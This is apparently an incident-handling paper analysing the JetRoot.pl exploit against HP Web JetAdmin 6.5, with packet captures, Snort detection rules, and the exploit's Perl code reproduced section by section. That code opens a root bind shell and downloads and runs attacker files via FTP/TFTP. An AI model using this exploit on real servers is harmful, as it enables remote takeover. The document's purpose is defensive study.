   3 0.000458   192.168.1.3   192.168.1.2   TCP      49935 > 8000 [RST] Seq=1 Ack=1334
   4 0.029597   192.168.1.3   192.168.1.2   TCP      2096 > 8000 [SYN] Seq=0 Ack=0 Win=
   5 0.030509   192.168.1.2   192.168.1.3   TCP      8000 > 2096 [SYN, ACK] Seq=0 Ack=1
   6 0.030549   192.168.1.3   192.168.1.2   TCP      2096 > 8000 [ACK] Seq=1 Ack=1 Win=
   7 5.031048   192.168.1.3   192.168.1.2   TCP      2096 > 8000 [PSH, ACK] Seq=1 Ack=1
   8 5.081638   192.168.1.2   192.168.1.3   TCP      8000 > 2096 [ACK] Seq=1 Ack=19 Wir
   9 5.081760   192.168.1.2   192.168.1.3   TCP      8000 > 2096 [ACK] Seq=1161 Ack=19
  10 5.081802   192.168.1.3   192.168.1.2   TCP      2096 > 8000 [ACK] Seq=19 Ack=2321
  11 5.081908   192.168.1.3   192.168.1.2   TCP      [TCP Dup ACK 10#1] 2096 > 8000 [AC
  12 5.082358   192.168.1.2   192.168.1.3   TCP      8000 > 2096 [ACK] Seq=2321 Ack=19
  13 5.082449   192.168.1.2   192.168.1.3   TCP      8000 > 2096 [ACK] Seq=3481 Ack=19
  14 5.082495   192.168.1.3   192.168.1.2   TCP      2096 > 8000 [ACK] Seq=19 Ack=3481
  15 5.082550   192.168.1.2   192.168.1.3   TCP      8000 > 2096 [ACK] Seq=4641 Ack=19
  16 5.082597   192.168.1.3   192.168.1.2   TCP      2096 > 8000 [ACK] Seq=19 Ack=5801
  17 5.082672   192.168.1.3   192.168.1.2   TCP      [TCP Dup ACK 16#1] 2096 > 8000 [AC
  18 5.082999   192.168.1.2   192.168.1.3   TCP      8000 > 2096 [FIN, PSH, ACK] Seq=5
  19 5.083044   192.168.1.3   192.168.1.2   TCP      2096 > 8000 [ACK] Seq=19 Ack=6704
  20 5.084716   192.168.1.3   192.168.1.2   TCP      2096 > 8000 [RST] Seq=19 Ack=6704
```

```
▷ Frame 1 (54 bytes on wire, 54 bytes captured)
▷ Ethernet II, Src: 00:08:02:dd:54:07, Dst: 00:b0:d0:f8:41:3b
▷ Internet Protocol, Src Addr: 192.168.1.3 (192.168.1.3), Dst Addr: 192.168.1.2 (192.168.1.2)
▷ Transmission Control Protocol, Src Port: 49935 (49935), Dst Port: 8000 (8000), Seq: 0, Ack: 0, Len: 0
```

```
0000  00 b0 d0 f8 41 3b 00 08  02 dd 54 07 08 00 45 00   ....A;.. ..T...E.
0010  00 28 fa 00 00 00 28 06  15 7a c0 a8 01 03 c0 a8   .(....(. .z......
0020  01 02 c3 0f 1f 40 57 4a  0c 62 00 00 00 00 50 02   .....@WJ .b....P.
0030  04 00 e2 90 00 00                                  ......
```


File: gcih2 8166 bytes 00:00: P: 20 D: 20 M: 0

Figure 7 - Ethereal Packet Capture of GET / HTTP/1.0

Utilizing the "Follow TCP Stream" feature of Ethereal on packets #4 through #20 illustrates the server's response to the client's request query in figure 8. The server replies first with header information which includes a status code of the

[13] "Ethereal." URL: http://www.ethereal.com/ (24 Jun. 2004)

operation, version of the Web Server, content type, etc. The line containing the "framework.ini" text represents the first line of the returned HTML document.



```
GET / HTTP/1.0

HTTP/1.0 200 OK
Server: HP-Web-Server-3.00.1696
Connection: close
Expires: Fri, 27 Aug 2004 05:52:06 GMT
Set-Cookie: wja_cache_id=3805; path=/
Set-Cookie: wja_pcache_id=3805; expires=Wed, 26 Aug 2009 05:52:06 GMT; path=/
Content-type: text/html; charset=UTF-8




.
.
.
.
.
.






<!-- framework.ini C:\Program Files\HP Web JetAdmin\doc\plugins\framework\framework.ini--
```

Figure 8 - Ethereal TCP Stream Expansion of GET / HTTP/1.0

JetRoot.pl Exploit

The primary function of the JetRoot.pl exploit is to take advantage of the ExecuteFile vulnerability.   Initiating a step by step analysis (in order of execution versus a linear top to bottom code review) of the actions the exploit code takes will illustrate this.   The exploit, the JetRoot.pl Perl script, is included in its entirety in Appendix A. The analysis was performed on a Windows XP Professional SP1 platform utilizing ActiveState's Active Perl 5.6 and Perl Dev Kit 5.3 – Debugger.

The command line execution of the script is:

```
    C:\perl jetroot.pl <server name or IP>
```

This assumes the Perl interpreter program path is in the $PATH environment variable.

The opening section of the script loads the required IO::Socket module to allow the script to access its functions, performs minimal command-line argument checking (ensures Host or IP address entered), and commences a check of the HP Web JetAdmin software running on this host. The variable **$request** is pre-loaded with an HTTP GET request for the "/plugins/hpjwja/help/about.hts" resource. The **doit()** subroutine is then executed.

```
#!/usr/bin/perl
use IO::Socket;
#
# This is an exploit for HP Web JetAdmin, the printer management
server from HP.
# It is NOT about printers! The service usually runs on port 8000 on
Windows,
# Solaris or Linux boxes.
#
# Greetz: The Phenoelit People, c-base crew, EEyE (rock!), Halvar on
the other
#         side of the planet, Johnny, Andreas, Lisa, H D Moore,
Nicolas
#         Fishbach and all the others I forgot
#


$|=1;

die "Specify server name or IP\n" unless ($host=shift);

#
# lala stuff
#
print  "Phenoelit HP Web JetAdmin 6.5 remote\n".
       " Linux root and Windows NT/2000 Administrator exploit\n".
       " by FX of Phenoelit\n".
       " Research done at BlackHat Singapore 2002\n\n";

#
# Check version for the kiddies
#
$request="GET /plugins/hpjwja/help/about.hts HTTP/1.0\r\n\r\n";
&doit();
```

The script contains one subroutine, **doit()**, which opens a connection to the target host on port TCP/8000. The object **$remote** contains a client-side socket filehandle and connects it to the target host and port. The subroutine sends the contents of **$request** to the target system, **$host**, on port TCP/8000. It does not differentiate if any service, let alone an HP Web JetAdmin Web server, is listening on it. If the connection to the target fails, the script exits with a "`cannot connect to http daemon on <$host>`" message printed.

If the connection is successful, the contents of **$request** are sent to **$remote** client-side socket connection. The while loop then facilitates a line by line (each line terminates with a \n) extraction from **$remote** concatenating these results to **$rs**. When there are no more lines left in the buffer, the while loop terminates and the variable **$rs** will contain the response in its entirety from the service running on Port TCP/8000.


```
sub doit {
    $remote =
      IO::Socket::INET->new(Proto=>"tcp",PeerAddr=>$host,PeerPort=>"8000",);
    die "cannot connect to http daemon on $host\n" unless($remote);
    $remote->autoflush(1);
    print $remote $request;

    $rs="";
    while ( $rline=<$remote> ) {
        $rs.=$rline;
        #print $rline;
    }

    close $remote;
}
```

The next snippet of code, through a series of parsing commands applied to **$rs**, derives the HP Web JetAdmin application version and target operating system (via the **$version** and **$system** variables respectively). This is critical check to determine if HP Web JetAdmin Web server is in fact listening on the target system's port TCP/8000 and is version 6.5.

If **$request** (GET/plugins/hpjwja/help/about.hts HTTP/1.0) was successfully sent to a listening HP Web JetAdmin Web server, the response will be contain a resource called framework.ini (on a Windows system: C:\Program Files\HP Web JetAdmin\doc\plugins\framework\framework.ini). It's appears that the about.hts file is executed by the Web server which in turn returns the framework.ini file to the client containing the necessary version and system information for the exploit code to determine whether a Windows or Linux based exploit should be executed. Analysis of an Ethereal packet capture and TCP stream activity (figure 9) show the relevant strings that are searched for by this part of the code.

If **$version** does not contain the 6.5 information as specified, the script exits with an "`It's not version 6.5 or version extraction failed`" message printed. If **$hppath** does not contain the framework.ini resource as specified, the script exits with a "Could not extract path" message printed.

```
#
# Get the path first
#
$rs=~/--\ framework\.ini\ (.+)-->/;
$hppath=$1;
if ($hppath) { $hppath=~s/\/doc\/plugins\/framework\/framework.ini//; }
#
# Now get some more info
#
$rs=~s/[\r\n\t]//g;
$rs=~s/<\/td><td\ valign\=\"top\"\ nowrap>//g;
$rs=~/JetAdmin\ Version<\/b>([^<]+)<\/td>/;
$version=$1;
$rs=~/System\ Version<\/b>([^<]+)<\/td>/;
$system=$1;
die "It's not version 6.5 or version extraction failed\n" unless
($version=~/6\.5/);
die "Could not extract path\n" unless ($hppath);
#
# Info 2 user
#
print "HP Web JetAdmin Path: \n\t".$hppath."\n";
print "HP Web JetAdmin Version: ".$version."\n";
```



```
.<table>
.<tr><td align="right" valign="top" nowrap>
..<b>HP Web JetAdmin Version</b>
.</td><td valign="top" nowrap>
..6.5.1696
.</td></tr>
.<tr><td align="right" valign="top" nowrap>
..<b>Browser Version</b>
.</td><td valign="top" nowrap>
..
.</td></tr>
.<tr><td align="right" valign="top" nowrap>
..<b>Web Server Version</b>
.</td><td valign="top" nowrap>
..HP-Web-Server-3.00.1696
.</td></tr>
.<tr><td align="right" valign="top" nowrap>
..<b>Host Operating System Version</b>
.</td><td valign="top" nowrap>
..WinNT 5.00 Service Pack 4 (2195), Intel
.</td></tr>
.<tr><td align="right" valign="top" nowrap>
..<b>NetWare Client</b>
.</td><td valign="top" nowrap>
.
..Not Installed
.
.</td></tr>
.<tr><td align="right" valign="top" nowrap>
..<b>Installation Directory</b>
.</td><td valign="top" nowrap>
```

Figure 9 - Ethereal TCP Stream Expansion – Version and System

The remainder of the script is a 3 part If-Then-Else which executes code (based on OS) that directly exploits the vulnerability. Based on **$system**, code specific to either “Linux” or “WinNT” will be executed. The script will terminate if **$system** is neither one of these two values. The first part executes code if **$system** is identified as a “Linux” host. As I did not have a functional Linux-based install of HP Web JetAdmin v6.5, the analysis of this portion is based solely on code examination. As such, actual use of the exploit code may provide slightly different results.

Unlike the “WinNT” portion of the exploit code, the “Linux” portion does not require any command line inputs from the attacker. However both portions of code rely on the ExecuteFile function to execute a file and its associated parameters (if any) via the HP Web JetAdmin Web server and with its user context. On a Windows system, this will be under the system account and under UNIX, root[14]. The function appears[15] to take 2 or more parameters:

- The first parameter (optional) contains the location path (leave it blank for use of $PATH or %PATH%).
- The second parameter contains the executable name itself.
- The third and successive parameters contain parameters specific to the executable.

The variable **$obj** in the “Linux” portion utilizes the ExecuteFile function to execute /usr/sbin/inetd with the following parameters in a specific order:

3000	Port number.
stream	Type of socket used. Stream is for connection-oriented protocols.
tcp	Protocol used.
nowait	Stream sockets need to be nowait.
root	User under which the process should run.
/bin/bash	Absolute pathname of the daemon to be executed.
bash	Command-line arguments to the daemon. The first argument should be the short name of the program.

Inetd is a program that listens for connection requests for specific ports and executes services on associated with those ports. The command above would start a bash shell running on port TCP/3000 as root when a connection is made to the host (e.g. telnet <target system> 3000). Once the POST request is made to the HP Web JetAdmin Web sever via the **doit()** subroutine, the message “You `should now connect to $host:3000 and enjoy your root shell`” is printed and the exploit code exits.

[14] The HP Web JetAdmin readme file (install_en.txt) states: “NOTE: You must have administrative rights (root/administrator) to install the HP Web JetAdmin software.”
[15] FX. “Multiple vulnerabilities in HP Web JetAdmin.” URL: http://www.phenoelit.de/stuff/HP_Web_Jetadmin_advisory.txt

```
if ($system=~/Linux/) {
        printf "Host system identified as Linux ...\n";
        #
        # Create file content and kick off inetd
        #
        $cont=
        "obj=Httpd:VarCacheSet(hacked,true);".
            "Httpd:ExecuteFile(/usr/sbin/,inetd,".$hppath."/cache.ini)".
        "&__BrowserID=0%0a3000%20stream%20tcp%20nowait%20root%20/bin/bash%20
bash%0a";

        $request = "POST /plugins/framework/script/content.hts
HTTP/1.0\r\n".
        "Host: ".$host."\r\n".
        "Accept: text/html, text/plain, application/pdf, image/*, ".
                "image/jpeg, text/sgml, video/mpeg, image/jpeg, ".
                "image/tiff, image/x-rgb, image/png, image/x-xbitmap,".
                " image/x-xbm, image/gif, application/postscript,
*/*;q=0.01\r\n".
        "Accept-Language: en\r\n".
        "Pragma: no-cache\r\n".
        "Cache-Control: no-cache\r\n".
        "User-Agent: Phenoelit script\r\n".
        "Referer: http://www.phenoelit.de/\r\n".
        "Content-type: application/x-www-form-urlencoded\r\n".
        "Content-length: ".length($cont)."\r\n\r\n".
        $cont;

        &doit();
        print "You should now connect to $host:3000 and enjoy your root
shell\n";
```

The next section is executed if **$system** is “WinNT”. Unlike the Linux exploit above, this one makes use of the FTP or TFTP client available on all Windows platforms. Depending upon the attacker’s selection, the exploit code captures the FTP or TFTP command line input and feeds it to successive calls of the ExecuteFile function. The exploit code executes both FTP and TFTP operations as POST requests to the HP Web JetAdmin Web server.

The only line that employs the first parameter is the last line of either the FTP or TFTP operation, Httpd:ExecuteFile(c:\\,".$ftpfile."). All other ExecuteFile function calls omit the first parameter and rely on the $PATH or %PATH% variable setting.

The FTP upload operation differs from TFTP in that two files will be resident on the target system after execution of the exploit versus one. Both operations will leave a file on C:\ based on what was captured in **$ftpfile** from the command line. FTP will also leave a file on C:\ called x.txt. The x.txt file will contain the following ftp commands (variables will be substituted by the attacker entered command line input):

    open $ftph
    $ftpu

```
$ftpp
lcd c:\
$ftppath
bin
get $ftpfile
quit
```

The above FTP commands open an FTP session to a remote host (**$ftph**) and provide UserID/password (**$ftpu/$ftpp**) login credentials. Once at the FTP command shell is established, the compromised host directory is set to C:\ and the remote host directory is set to **$ftppath**. Lastly, the file transfer mode is set for binary files (bin), the file is uploaded (get **$ftpfile**), and the ftp session terminated. The FTP operation actually completes with execution of the remaining two commands:

```
ftp.exe –s:c:\x.txt
c:\$ftpfile
```

Ftp.exe is invoked with the –s:filename option as this specifies an input text file (x.txt) containing FTP commands which are automatically run after ftp.exe starts.

The TFTP upload is operation is simpler and would complete like this:

```
tftp.exe –i $ftph GET $ftppath$ftpfile c:\$ftpfile
c:\$ftpfile
```

The tftp.exe command is executed on the compromised host by uploading the source file **$ftppath$ftpfile** from the remote host **$ftph** and transferring the file to **$ftpfile.** The "-i" specifies binary image transfer mode.


Obviously the attacker will have pre-staged the necessary FTP and TFTP files on an available host. An actual example of the exploit code execution using the TFTP operation will be provided in Section 6 – Stages of the Attack.

Once the attacker supplies the FTP or TFTP command parameters, the exploit code prints the message:

```
If everything works well, the specified file should be
running soon in SYSTEM context. Don't stop this script
until your program terminates. Enjoy the box.
```

Immediately after, the code executes an HTTP POST request. By examining figure 10, we can see an Ethereal TCP stream of the exploit code's HTTP POST request via the **doit()** subroutine to the HP Web JetAdmin Web server. It is comprised of three unique parts:

- The first line executes the HTTP POST request.
- The shaded lines contain the header.
- The final line contains the TFTP operations payload within the variable obj.



```
POST /plugins/framework/script/content.hts HTTP/1.0
Host: 192.168.1.3
Accept: text/html, text/plain, application/pdf, image/*, image/jpeg, text/sgml, video/mpeg,
Accept-Language: en
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Phenoelit script
Referer: http://www.phenoelit.de/
Content-type: application/x-www-form-urlencoded
Content-length: 132

obj=Httpd:ExecuteFile(,tftp.exe,-i,192.168.1.2,GET,/hpwebjetadmin.bat,c:\hpwebjetadmin.bat)
```

Figure 10 - JetRoot.pl HTTP POST Request

```
} elsif ($system=~/WinNT/) {

        print "Target system is Windows.\n".
                " Do you want file upload via FTP [f] or TFTP [t]: ";
        $usersel=<STDIN>;
        if ($usersel=~/^f/i) {
                print "FTP used ...\n";
                print "FTP Host: "; $ftph=<STDIN>; chomp($ftph);
                print "FTP User: "; $ftpu=<STDIN>; chomp($ftpu);
                print "FTP Pass: "; $ftpp=<STDIN>; chomp($ftpp);
                print "FTP Path: "; $ftppath=<STDIN>; chomp($ftppath);
                print "FTP File: "; $ftpfile=<STDIN>; chomp($ftpfile);

                print "File ".$ftpfile." will be downloaded from
".$ftph.$ftppath."\n".
                        " with username ".$ftpu." and password ".$ftpp."\n";

                $cont=
                "obj=".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,open
".$ftph.",>c:\\x.txt);".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,".$ftpu.">>c:\\x.txt);".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,".$ftpp.">>c:\\x.txt);".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,lcd c:\\,>>c:\\x.txt);".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,cd
".$ftppath.",>>c:\\x.txt);".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,bin,>>c:\\x.txt);".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,get
".$ftpfile.",>>c:\\x.txt);".
                "Httpd:ExecuteFile(,cmd.exe,/c,echo,quit,>>c:\\x.txt);".
                "Httpd:ExecuteFile(,ftp.exe,-s:c:\\x.txt);".
                "Httpd:ExecuteFile(c:\\,".$ftpfile.")";

        } elsif ($usersel=~/^t/) {
                print "TFTP used ...\n";
                print "TFTP Host: "; $ftph=<STDIN>; chomp($ftph);
                print "TFTP Path: "; $ftppath=<STDIN>; chomp($ftppath);
                print "TFTP File: "; $ftpfile=<STDIN>; chomp($ftpfile);

                $ftppath.="/" unless ($ftppath=~/\/$/);
                $cont=
                "obj=".
                "Httpd:ExecuteFile(,tftp.exe,-i,".$ftph.",GET,".
                        $ftppath.$ftpfile.",c:\\".$ftpfile.");".
                "Httpd:ExecuteFile(c:\\,".$ftpfile.")";

        } else {
                print "Wurstfinger ?\n";
                exit 0;
        }

        $request = "POST /plugins/framework/script/content.hts 
HTTP/1.0\r\n".
        "Host: ".$host."\r\n".
        "Accept: text/html, text/plain, application/pdf, image/*, ".
                "image/jpeg, text/sgml, video/mpeg, image/jpeg, ".
                "image/tiff, image/x-rgb, image/png, image/x-xbitmap,".
                " image/x-xbm, image/gif, application/postscript, 
*/*;q=0.01\r\n".
        "Accept-Language: en\r\n".
        "Pragma: no-cache\r\n".
        "Cache-Control: no-cache\r\n".
        "User-Agent: Phenoelit script\r\n".
        "Referer: http://www.phenoelit.de/\r\n".
        "Content-type: application/x-www-form-urlencoded\r\n".
        "Content-length: ".length($cont)."\r\n\r\n".
        $cont;

        print "If everything works well, the specified file should be 
running\n".
                " soon in SYSTEM context. Don't stop this script until your 
program\n".
                " terminates. Enjoy the box.\n";
        &doit();
```

And finally, if the target host OS is not supported by this exploit, print the message "`Host OS $system not support by exploit – modify it`" and exit. Indeed, as noted by FX, the script can be easily modified to include code for it if required.

```
} else {
        print "Host OS (".$system.") not supported by exploit - modify 
it\n";
}

exit 0;
```

It should be noted that the exploit code can easily be changed to reflect a personalized version and possibly make it harder to be detected. For example, the FTP operation’s x.txt file can be renamed and both FTP and TFTP operations can change where they place the uploaded file.

4.6. Signature of the Attack

The signature of the attack is comprised of two components: a known portion and an unknown portion. The known portion represents action the exploit code takes no matter what the command line inputs are and the unknown portion represents the action the exploit code takes based on the command line inputs.

4.6.1. Host-Based Signatures

The known portion of the exploit code is represented by the existence of the C:\x.txt file for the “WinNT” FTP operation.

The unknown portion represents execution of the **$ftpfile** in the C:\ directory immediately after an FTP or TFTP operation. Since **$ftpfile** can represent any executable[16] file (.bat, .exe, etc.), there are a myriad of file possibilities and thus a myriad of possible signatures left behind as part of **$ftpfile**’s execution.

A host-based IDS (HIDS) signature could easily be written for the occurrence of the C:\x.txt file in HIDS software such as Dragon Squire or Tripwire.

4.6.2. Network-Based Signatures

The attack’s known portion does have a network-based signature that could be used to detect it. The exploit posts a malicious HTTP GET request for the file /plugins/framework/script/content.hts in conjunction with ExecuteFile function to the HP Web JetAdmin web server on port TCP/8000. This is the case for the both “WinNT” (both FTP and TFP operations) and “Linux” exploits.

A Network Intrusion Detection System (NIDS) signature could be written to trigger on this content looking for an occurrence of both the /plugins/framework/script/content.hts script and the ExecuteFile function call. Although it is beyond the scope of this paper to explain the function and operation of an IDS, some additional discussion is relevant as it pertains to signatures.

Upon conducting a follow-up inspection of two IDS products signatures, Dragon[17] and Snort[18], neither product had one to match the attack. The Dragon signature

[16] The $ftpfile variable can be any file the attacker chooses to download as part ftp or tftp operation. However, if the file is unable to execute, of what use is exploit?
[17] “Dragon Intrusion Defense.” URL: http://dragon.enterasys.com. A valid support UserID/password is required to search this database.
[18] Caswell, Brian. Roesch, Marty. “Snort Rules Batabase.” Snort. URL: http://www.snort.org/snort-db/

database had no related signatures at all while the Snort signature database had three (at the time of inspection). This being the case, I wrote my own for Snort signature:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 8000 (msg:"MISC HP
Web JetAdmin ExecuteFile admin access"; flow:to_server,established;
content:"/plugins/framework/script/content.hts"; nocase;
content:"ExecuteFile"; nocase; reference:bugtraq,10224;
classtype:attempted-admin; sid:2655; rev:1;)
```


A demonstration of this signature being triggered and the associated output can be seen in Section 6.3 – Exploiting The System.

I submitted the signature plus supporting commentary to snort-sigs@lists.sourceforge.net on August 4, 2004. After some discussion and verification by Matthew Jonkman and Matthew Watchinski (from SOURCEFire), the signature was officially added to the Snort database as SID 2655[19] (figure 11) on approximately August 4, 2004.

The "WinNT" exploit code's execution of the TFTP GET command is also captured in signatures in both Dragon and Snort. The Snort signature is as follows:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 69 (msg:"TFTP Get";
content:"|00 01|"; depth:2; classtype:bad-unknown; sid:1444; rev:3;)
```

[19] Alex, Thomas., Caswell, Brian., Houghton, Nigel. "MISC HP Web JetAdmin ExecuteFile admin access." Snort. URL: http://www.snort.org/snort-db/sid.html?sid=2655


Snort.org - Microsoft Internet Explorer
File
Edit
View
Favorites
Tools
Help
Back
Search
Favorites
Media
Address
http://www.snort.org/snort-db/sid.html?sid=2655
Go
Links
Internet

users, a two day class on Building and Operating Snort and a two day class on Snort Rules.

Resources

» News
Get the latest news about our favorite pig

» Documentation
Information on how to setup the pig
